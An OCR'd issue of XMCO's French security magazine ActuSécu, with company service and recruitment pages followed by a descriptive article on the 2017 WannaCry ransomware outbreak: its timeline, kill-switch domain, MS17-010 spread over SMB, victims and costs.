
xmco®
we deliver security expertise

actu secu 47

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

Septembre 2017



Wannacry et MS17-010
Retour sur l'évènement qui a marqué le premier semestre 2017 et analyse de la vulnérabilité associée

Sécurité monétique
Focus sur les nouveaux moyens de paiement sur mobile

Conférences
SSTIC, HIP et DotSecurity

Actualité du moment
Analyse de la vulnérabilité Sambacry (CVE-2017-7494) et retour sur les attaques liées à l'Ethereum

pichenettes

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety (cyber-surveillance)

Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Stagiaire / Analyste /Consultant junior CERT-XMCO

XMCO recrute des stagiaires/analystes/consultants juniors afin de participer aux activités du CERT-XMCO.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :

- Analyser les évènements identifiés par notre service Serenety afin de qualifier les alertes et d'informer nos clients
- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Participer à nos travaux de R&D et aux publications du cabinet (ActuSécu)
- Contribuer au développement des offres et services portés par le CERT-XMCO (service de veille, Portail XMCO, service Serenety)

Compétences requises :

- Forte capacité d'analyse et de synthèse
- Bonne qualité rédactionnelle (français et anglais)
- Connaissances techniques sécurité, réseau, système et applications
- Maitrise du langage Python

Consultant / Auditeur junior ou confirmé

XMCO recrute des consultants juniors et des consultants avec une expérience significative (2 ans à 3 ans minimum) pour **notre pôle audit** et **notre CERT**.

Compétences requises :

- Profil ingénieur
- Forte capacité d'analyse et de synthèse
- Connaissances techniques sécurité, réseau, système et applications
- Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python) et des méthodes de développement sécurisé OWASP
- Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows/ Unix et les équipements réseau
- Capacités relationnelles et rédactionnelles importantes
- Curieux, motivé et passionné par la sécurité informatique

Les consultants travaillent en équipe et en mode « projet ».
La rémunération est de type fixe + variable.

Consultant sécurité PCI QSA

XMCO recrute des consultants qui souhaitent se spécialiser dans les audits PCI DSS.

En tant que consultant au sein de l'équipe QSA, vous serez chargé :
- d'accompagner les clients dans leur projet de mise en conformité
- de réaliser des analyses d'écart PCI DSS
- d'accompagner les QSA sur des projets de certification
- d'encadrer des consultants lors de la réalisation de tests d'intrusion d'environnements certifiés
- d'améliorer/développer nos outils internes
- de rédiger des documentations
- de participer à la rédaction des publications du cabinet (ActuSecu)

Compétences requises pour ce poste :
- Profil ingénieur
- Maitrise du standard PCI DSS
- Expérience dans les audits techniques
- Certifié QSA ou possédant une expérience dans la mise en conformité PCI DSS (accompagnement, conseil, rédaction de documentations, mise en place de processus)
- Capacités relationnelles et rédactionnelles importantes
- Les consultants travaillent en équipe et en mode « projet ».

Stagiaire tests d'intrusion


Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique et des tests d'intrusion.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :
- Veille en vulnérabilités Systèmes et Réseaux
- Les intrusions informatiques et les tests d'intrusion
- Les failles dans les applications Web et les web-services
- Les vulnérabilités des équipements mobiles
- Projets de développement internes encadrés
- Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :
- Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
- Motivation pour travailler dans le domaine du conseil et du service
- Connaissances approfondies en : Shell Unix, C, 1 langage de scripting (Perl, Ruby ou Python), Java, JavaScript, SQL
- Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
- Maîtrise des environnements Linux et Windows
- Rédactionnel en français de qualité
- Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

sommaire



Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, William BOISSELEAU, Simon BUCQUET, Bastien CACACE, , Romain CHASSAIGNE,Charles DAGOUAT, Antoine DUMOUCHEL, Yann Ferrere, Elisabeth FRAISSE, Damien GERMONVILLE, Hadrien HOCQUET, Yannick HAMON, Jean-Yves KRAPF, Gabriel, LADET, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Adrien MARCHAND, Julien MEYER, Clément MEZINO, Jean-Christophe PELLAT, Arnaud REYGNAUD, Stéphane MARCAULT, Julien TERRIAC, Arthur VIEUX, David WEBER.

> Wannacry : la nouvelle célébrité

Vous avez peut-être déjà tout lu sur Wannacry, le célèbre malware qui a marqué le second trimestre 2017. Cependant, nous ne pouvions faire l'impasse au vu de sa médiatisation.

Dans cet article, nous allons donc essayer de revenir sur l'origine, le déroulement des événements, le mode d'action et les conséquences du désormais célèbre ransomware.

Nous tenterons également de répondre aux questions suivantes : comment expliquer une infection massive ? Qu'est-ce qui caractérise la vulnérabilité dont tire parti Wannacry ? Qui a été ciblé ? Quels sont les dégâts ? Quels sont les enseignements à tirer d'une telle attaque ? Peut-on relativiser son importance ?

par Gabriel LADET

> Préambule

Les acteurs du monde de la sécurité informatique - composés de chercheurs, consultants et autres experts - ont pour habitude de traiter quotidiennement de nouvelles menaces qui mettent en danger les données des utilisateurs. Une partie d'entre eux est spécialisée dans l'étude des nouvelles vulnérabilités, des logiciels malveillants et des impacts associés. Régulièrement, ce petit monde de férus du piratage voit les projecteurs médiatiques se tourner vers leurs activités lorsqu'une menace est jugée assez importante ou intéressante pour en avertir un public plus large. Lors du choix des sujets à traiter, les médias considèrent plusieurs critères qui détermineront si l'information restera réservée aux spécialistes ou si le grand public en sera informé.

L'un de ces critères décisifs est incontestablement le nombre de victimes concernées par la menace. Il semble logique qu'une attaque en mesure d'endommager des centaines de milliers de machines sans intervention de la victime (c'est-à-dire sans ingénierie sociale ni action de l'utilisateur ciblé) puisse provoquer l'intérêt des médias puisqu'elle alimente le mythe du hacker tout puissant, capable de s'introduire dans n'importe quel système à distance, de façon presque magique. Néanmoins, cette seule condition n'est parfois pas suffisante pour justifier un engouement médiatique.

Une autre raison à la large médiatisation d'une attaque est probablement la notoriété des cibles. Si l'attaque est responsable du dysfonctionnement d'un organisme largement connu, l'intérêt des journalistes s'en trouve alors décuplé.

Ces deux critères réunis caractérisent parfaitement Wannacry : le logiciel malveillant est, d'une part, responsable de l'infection de plusieurs centaines de milliers de machines et, d'autre part, à l'origine de l'entrave au bon fonctionnement de deux organismes importants (du moins, au début de son action). L'un des deux est le constructeur automobile Renault, l'autre est le NHS (National Health Service, le service de santé publique du Royaume-Uni).

> Wannacry, rappel des événements

Début des attaques, entrave des organismes et atténuation de la menace

Le vendredi **12 mai 2017** au matin, la panique s'installe au sein des directions centrales de deux organismes européens : l'un est Telefónica, un opérateur téléphonique espagnol, et l'autre est le NHS. À cet instant, les hôpitaux britanniques sont dans l'incapacité de traiter une partie de leurs patients. Leurs systèmes d'information sont infectés par un logiciel malveillant qui prend en otage leurs fichiers et demande une rançon en échange de leur récupération. Les fichiers stockés sont chiffrés. La clé et le processus de déchiffrement ne sont accessibles qu'en payant la somme de 300 dollars en bitcoin.

Dans **l'après-midi,** de multiples organismes dans le monde sont touchés par l'attaque, notamment Renault, l'opérateur téléphonique russe Megafon et le transporteur américain FedEx.

Dans **la même journée**, un chercheur en sécurité de la société Proofpoint découvre, en analysant le malware, qu'il cherche à contacter le domaine non enregistré « iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com » dès son infection et décide de partager sa trouvaille sur les réseaux sociaux.

Quelques instants plus tard, un chercheur britannique décide d'enregistrer ce nom de domaine afin de procéder à des analyses sur le nombre de machines infectées par le logiciel. Le domaine enregistré est en réalité utilisé par le ver dans un rôle de « kill-switch ». Le malware tente d'accéder à une ressource située à une adresse dont le nom de domaine n'est pas enregistré (il est peu probable qu'un nom de domaine aussi long le soit). S'il reçoit une réponse, il en déduit qu'il est vraisemblablement dans une sandbox, et s'autodétruit. Ces environnements sont régulièrement utilisés pour étudier les logiciels malveillants. Ils sont configurés pour automatiquement fournir une réponse en cas de requête vers le réseau, et ce, quel que soit l'hôte contacté. Ainsi, l'enregistrement du nom de domaine provoque une chute considérable de l'activité du malware.

Malgré cet événement, certaines variantes de Wannacry sont restées cependant actives. En effet, le malware n'est pas conçu pour hériter de la configuration proxy du système afin d'établir sa connexion à internet. Dans ce cas particulier, même si le domaine a bien été enregistré, le malware n'est pas en capacité de résoudre ce nom de domaine. Le test de résolution échouant, le malware poursuit donc son activité.

La submersion des hôpitaux anglais pousse les autorités britanniques à recommander aux patients d'éviter autant que possible d'engorger les établissements et de ne se rendre aux urgences qu'en cas de nécessité absolue.

Dans le même temps, le parquet de Paris ouvre une enquête qu'il confie à l'OCLCTIC (Office Central de Lutte contre la Criminalité liée aux Technologies de l'Information et de la Communication).

Intérêt des chercheurs, contre-attaque et mesures réactives

Le lendemain, la médiatisation de l'attaque s'accélère, de nombreux chercheurs se lancent dans l'analyse du malware et publient leurs observations. Parallèlement, l'EC3 (European Cybercrime Centre), composante d'Europol, annonce des actions de coordination menées avec les forces de l'ordre au niveau européen.

Le **14 mai**, les chercheurs voient apparaitre une nouvelle variante du logiciel. La fonctionnalité de « kill-switch » déclenchée deux jours plus tôt par l'enregistrement du nom de domaine ayant rendu inopérante la première version, une nouvelle version modifiée, n'embarquant plus cette fonctionnalité, prend le relai.

À cet instant, aucune technique de récupération des fichiers chiffrés n'existe et les utilisateurs victimes ne peuvent compter que sur d'éventuelles sauvegardes préalables de leurs fichiers pour espérer une récupération ne nécessitant pas de payer la rançon. Lors de l'analyse d'un ransomware, les analystes cherchent à déterminer l'algorithme de chiffrement utilisé et de façon plus générale, le mode d'action et les méthodes employées par le logiciel.

« Le vendredi 12 mai 2017 au matin, la panique s'installe au sein des directions centrales de deux organismes européens : l'un est Telefónica, un opérateur téléphonique espagnol, et l'autre est le NHS »

Dans certains cas, la technique utilisée pour prendre en otage les fichiers de l'utilisateur présente des faiblesses, et il devient possible d'éditer des solutions capables de récupérer les fichiers perdus sans avoir à en payer la rançon. C'est par exemple le cas du ransomware CryptoDefense, employant RSA 2048, mais stockant une copie de la clé dans un répertoire local de la machine infectée, ou encore de « Le Chiffre » réalisant un chiffrement via AES/RSA, mais ne traitant que les premiers et les derniers octets de chaque fichier, facilitant une récupération sans avoir à mettre la main au portefeuille électronique.

Le site internet "No More Ransom" [1] **est une initiative lancée conjointement par le National High Tech Crime Unit de la police néerlandaise, l'European Cybercrime Centre basé à Europol et de deux sociétés spécialisées dans la cyber sécurité - Kaspersky Lab et McAfee - dont le but est d'aider les victimes des ransomwares à retrouver leurs données chiffrées sans avoir à payer les criminels. Il présente des conseils de prévention, mais également l'ensemble des outils de déchiffrement actuellement disponibles.**

AES/RSA est également utilisé par Wannacry : sur le moment, aucune technique permettant de récupérer les fichiers n'est déterminée. Ce n'est que plus tard que des solutions de restauration, exploitant des erreurs au sein du mode d'action de Wannacry, permettent de récupérer des fichiers chiffrés, sous certaines conditions.

Le **19 mai**, Adrien Guinet, chercheur français travaillant chez QuarksLab, publie un outil [2] (développé pour Windows XP) capable de récupérer les clés de chiffrement utilisées par le malware directement depuis la mémoire de la machine infectée. Il remarque en effet que les nombres premiers utilisés pour la génération de la clé de chiffrement sont conservés en mémoire et qu'une analyse permet de les recouvrer. Il est donc possible, à partir de ces nombres premiers, de retrouver la clef de chiffrement utilisée. Cependant, la méthode nécessite la conservation sous tension de l'appareil entre le moment de son infection et l'emploi de l'outil.

Dans les **vingt-quatre heures qui suivent,** deux autres chercheurs français, Benjamin Delpy et Matthieu Suiche adaptent l'outil afin qu'il puisse également fonctionner sous Windows 7. Aujourd'hui, le github du projet annonce être en mesure de traiter des machines XP, 7, Vista et Windows Server 2008.

Le **1er juin**, KasperskyLab publie un article [3] dévoilant que certains fichiers sont déplacés dans le répertoire %TEMP% de l'utilisateur avant leur copie, leur chiffrement puis la suppression des originaux. Étant simplement effacé du disque, un utilitaire de récupération classique est en mesure de les restaurer.

Dans le même article, les analystes précisent que le ransomware ne traite pas correctement les fichiers marqués en lecture seule. Dans cette situation, une copie chiffrée du fichier est créée alors que son instance originale est simplement marquée de l'attribut « fichier caché ».

Vecteur d'infection et diffusion du ver

Le malware exploite une vulnérabilité critique (MS17-010) dans le service SMB (Server Message Block) des machines Windows, permettant à un attaquant distant de prendre le contrôle total de l'ordinateur ciblé en quelques secondes et presque sans prérequis (il est nécessaire que la version 1 de SMB soit activée). En bref, il s'agit du Saint Graal pour un pirate (voir détails techniques dans l'article suivant page 13).

SMB est un protocole utilisé sur les réseaux locaux afin de permettre le partage de ressources entre postes. Ce service est omniprésent en entreprise et certaines erreurs de configuration ou de politique de sécurité peuvent provoquer son exposition sur Internet, comme ce fut le cas pour les machines infectées. Bien que la vulnérabilité fût corrigée par Microsoft au mois de mars, de nombreuses organisations n'ont pas installé les correctifs, s'exposant inévitablement à des compromissions.

Le mode opératoire du ver est simple. La toute première instance du logiciel malveillant est exécutée depuis un ordinateur appartenant à l'attaquant. Son rôle est de scanner Internet et le réseau local à la recherche de machines exposant un service SMB vulnérable.

« Le malware exploite une vulnérabilité critique (MS17-010) dans le service SMB et permet à un attaquant distant de prendre le contrôle total de l'ordinateur ciblé et presque sans prérequis »

Dès que l'une d'elles est trouvée, le ver procède à son infection en exploitant la faille, prend le contrôle de la machine cible et se réplique. La nouvelle instance démarre à son tour un scan et ainsi de suite. Chaque fois qu'une nouvelle machine est infectée, elle cherche à infecter d'autres systèmes via la même méthode. C'est cette propriété d'autoréplication qui accélère le processus, cause d'importants dégâts et permet à l'attaque de Wannacry de gagner en notoriété.


Le vecteur d'infection de toutes les victimes de Wannacry demeure encore incertain. Dans un premier temps, certaines rumeurs évoquaient une attaque de Spam massive qui aurait permis de répandre le malware sur les réseaux locaux. Cependant aucune preuve concrète ni email de la sorte n'a été officiellement publié. Il semblerait donc que les victimes aient été infectées au travers d'un poste compromis ou d'un service SMB exposé sur Internet.

> Analyse post-événement

Quelques chiffres

Sur 150 pays concernés par Wannacry, la France est le 4e pays le plus touché, après la Russie, les États-Unis et le Canada. Selon Malwarebytes, 300 000 ordinateurs personnels ont été concernés par l'attaque pour un total de 420 000 victimes. En France, 20 000 systèmes ont été impactés, ce qui en fait le premier pays européen à en avoir le plus souffert [4].

En termes d'architectures victimes, Windows 7 x64 Edition arrive en tête avec 60,35 % des infections. Windows 7 est second avec 31,72 %. Enfin, un peu moins de 8 % des infections sont partagés entre Windows 7 Home, 2008 R2 Server Standard x64 Édition, 2008 R2 et Windows 10 x64 Édition.



Bien que l'infection ait été très médiatisée, le nombre de machines exposant leur port SMB sur Internet reste élevé. D'après Shodan, au 15 juin dernier, 2 306 820 services SMB restaient accessibles via Internet. 42% d'entre eux autorisaient un accès invité. 96% supportaient la version de SMB directement impliquée dans la vulnérabilité (SMBv1). En définitive, 91 081 (soit 3,4% des services exposés) étaient donc toujours vulnérables à la vulnérabilité MS17-010.

Lors de son déclenchement sur la cible, le malware exige une rançon de 300 dollars en bitcoins en échange des fichiers pris en otage. La somme s'élève à 600 dollars trois jours plus tard.

À la date du 3 août, 338 victimes ont accepté de payer pour un montant total de 52.2 bitcoins [5] (142 500 dollars lors de la rédaction de cet article, voir capture ci-dessous).


Concernant le coût total d'un tel événement, certaines sources [6] évoquent un montant de 4 milliards de dollars, coût financier calculé sur la base de plusieurs éléments (pertes de productivité, coût des investigations inforensiques, coûts de restauration des données perdues).

Sommaire		Transactions		
Adresse	13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94	Nb de transactions	130	
Hash 160	17b4bd9a139158614e8f54c6b800a1822609436a	Total reçu	19.74510304 BTC	
Outils	Tags en relation - Outputs non-dépensés	Solde final	0 BTC	

Organismes concernés

En définitive, de nombreux organismes ont été touchés par l'attaque. En plus de Telefónica, Renault et le NHS, on peut également noter :

- L'opérateur téléphonique russe MegaFon ;
- L'opérateur téléphonique allemand Vodafone ;
- La compagnie ferroviaire allemande Deutsche Bahn ;
- Le constructeur automobile Honda ;
- Le système de feux de signalisation aux États-Unis ;
- La compagnie de transport américaine FedEx ;
- Le constructeur automobile Nissan ;
- L'entreprise japonaise d'électronique Hitachi ;
- La banque centrale de la Fédération de Russie ;
- La banque russe Sberbank ;
- La compagnie publique des chemins de fer de Russie ;
- Le ministère de l'intérieur russe ;
- Le gestionnaire de réseau de gaz et d'électricité espagnol Iberdrola ;
- La police indienne (à Andhra Pradesh) ;
- La banque de Chine ;
- Le ministère des Affaires étrangères du Brésil ;
- Des bureaux du gouvernement japonais.



Transports allemands touchés par Wannacry

Université de Milan

ATM touché par Wannacry

L'effet de mode

Wannacry pourrait s'avérer être un précurseur en termes de ransomware de grande ampleur.

Cependant, lors des investigations, un chercheur découvre qu'il n'est pas le premier malware à tirer profit de la divulgation des outils de la NSA. En effet, un botnet nommé Adylkuzz spécialisé dans le minage de la crypto-monnaie Monero et antérieur à Wannacry exploitait déjà la faille de sécurité pour infecter ses cibles. Vingt machines infectées par Adylkuzz et une douzaine de serveurs de contrôle sont alors identifiés.

Début juillet, c'est le logiciel malveillant NotPetya qui s'at-

taque aux machines Windows vulnérables, en exploitant également la vulnérabilité MS17-010. Mais là où Wannacry s'attaquait principalement à des cibles qui exposaient le port SMB sur Internet, NotPetya exploite un autre vecteur d'infection. Les pirates à l'origine du malware ont utilisé la procédure de mise à jour d'un logiciel de comptabilité ukrainien (MEDoc) pour infecter les réseaux des entreprises, lui permettant d'obtenir l'accès à des réseaux internes non touchés par le premier ransomware et, par rebond, infecter d'autres machines.

D'après les dires des Shadow Brokers, de nouveaux codes d'exploitation sont à venir. Il est donc à redouter que de nouvelles vulnérabilités inconnues des éditeurs et donc non corrigées soient révélées au grand public, exposant de nouveaux de nombreuses cibles.

La vulnérabilité MS17-010 a rapidement gagné en célébrité par sa dangerosité et les types de systèmes affectés. Mais il serait incorrect de croire que Windows est le seul système à être impacté par une vulnérabilité aussi dangereuse affectant le protocole SMB.

« D'après les dires des Shadow Brokers, de nouveaux codes d'exploitation sont à venir. Il est donc à redouter que de nouvelles vulnérabilités inconnues des éditeurs et donc non corrigées soient révélées au grand public »

En effet, fin mai 2017, c'est Samba, le logiciel d'interopérabilité implémentant le support du protocole SMB pour les systèmes UNIX qui est concerné par une vulnérabilité du même type.

La vulnérabilité, référencée CVE-2017-7494, concerne la version 3.5.0 et ses suites de Samba. À l'instar de la vulnérabilité MS17-010, cette faille de sécurité permet de compromettre à distance le système ciblé. Ici, l'attaquant est en mesure d'uploader une bibliothèque partagée vers le serveur vulnérable et de provoquer son chargement puis son exécution (voir détails techniques dans l'article suivant page 56).

La surestimation de l'attaque

Malgré l'important retentissement de Wannacry, une analyse à froid montre que sa dangerosité est à relativiser. Présentée par les médias comme une attaque d'envergure, il convient de réaliser que des attaques d'une telle importance sont régulièrement traitées par les professionnels de la sécurité informatique.

Près de la moitié d'entre eux affirme avoir travaillé sur des incidents similaires à Wannacry. 20 % de ceux-ci déclarent avoir traité 6 attaques de ce type l'année passée.

Le mode d'action du logiciel n'est pas innovant : en 2003, le ver « Blaster » utilisait déjà un mode de propagation similaire et infectait les systèmes Windows XP et 2000 en exploitant également une vulnérabilité de type « débordement de tampon » au sein d'un service Windows. À l'époque, l'affectation de plusieurs centaines de milliers de machines et une estimation de dommages à hauteur de 2 milliards de dollars ont caractérisé l'attaque alors que le réseau Internet disposait de beaucoup moins de machines connectées qu'aujourd'hui.

Il paraît également logique de s'attendre à une paralysie importante des systèmes informatiques du monde entier lorsqu'une attaque est qualifiée « d'envergure mondiale ». Évidemment, le monde ne s'est pas arrêté de tourner et Wannacry ne fut, en définitive, qu'un logiciel malveillant qui, à l'échelle planétaire, n'a fait que peu de victimes et n'a rapporté qu'un « faible » butin à son auteur (contrairement au pic d'activité qu'il a généré chez les professionnels de la sécurité, au sein des entreprises).

Références

- [1] https://www.nomoreransom.org
- [2] https://github.com/aguinet/wannakey
- [3] https://securelist.com/wannacry-mistakes-that-can-help-you-restore-files-after-infection/78609/
- [4] http://www.silicon.fr/france-wannacry-175827.html
- [5] https://twitter.com/actual_ransom
- [6] http://resources.infosecinstitute.com/history-need-repeat-lessons-learned-wannacry

> Analyse de la vulnérabilité exploitée par Wannacry

Chaque mois, des vulnérabilités critiques sont découvertes au sein des systèmes d'exploitation Windows. Composants internes, suite Office, client mail, tout y passe, mais la plupart du temps, l'exploitation de ces dernières nécessite un accès authentifié à la machine ou l'interaction de l'utilisateur.

Depuis 20 ans, plusieurs services Windows attirent l'attention des chercheurs en vulnérabilités et autres blackhats : RDP et SMB. En effet, une faille exploitable à distance dans ces services présents par défaut dans toutes les versions de Windows et c'est le jackpot !

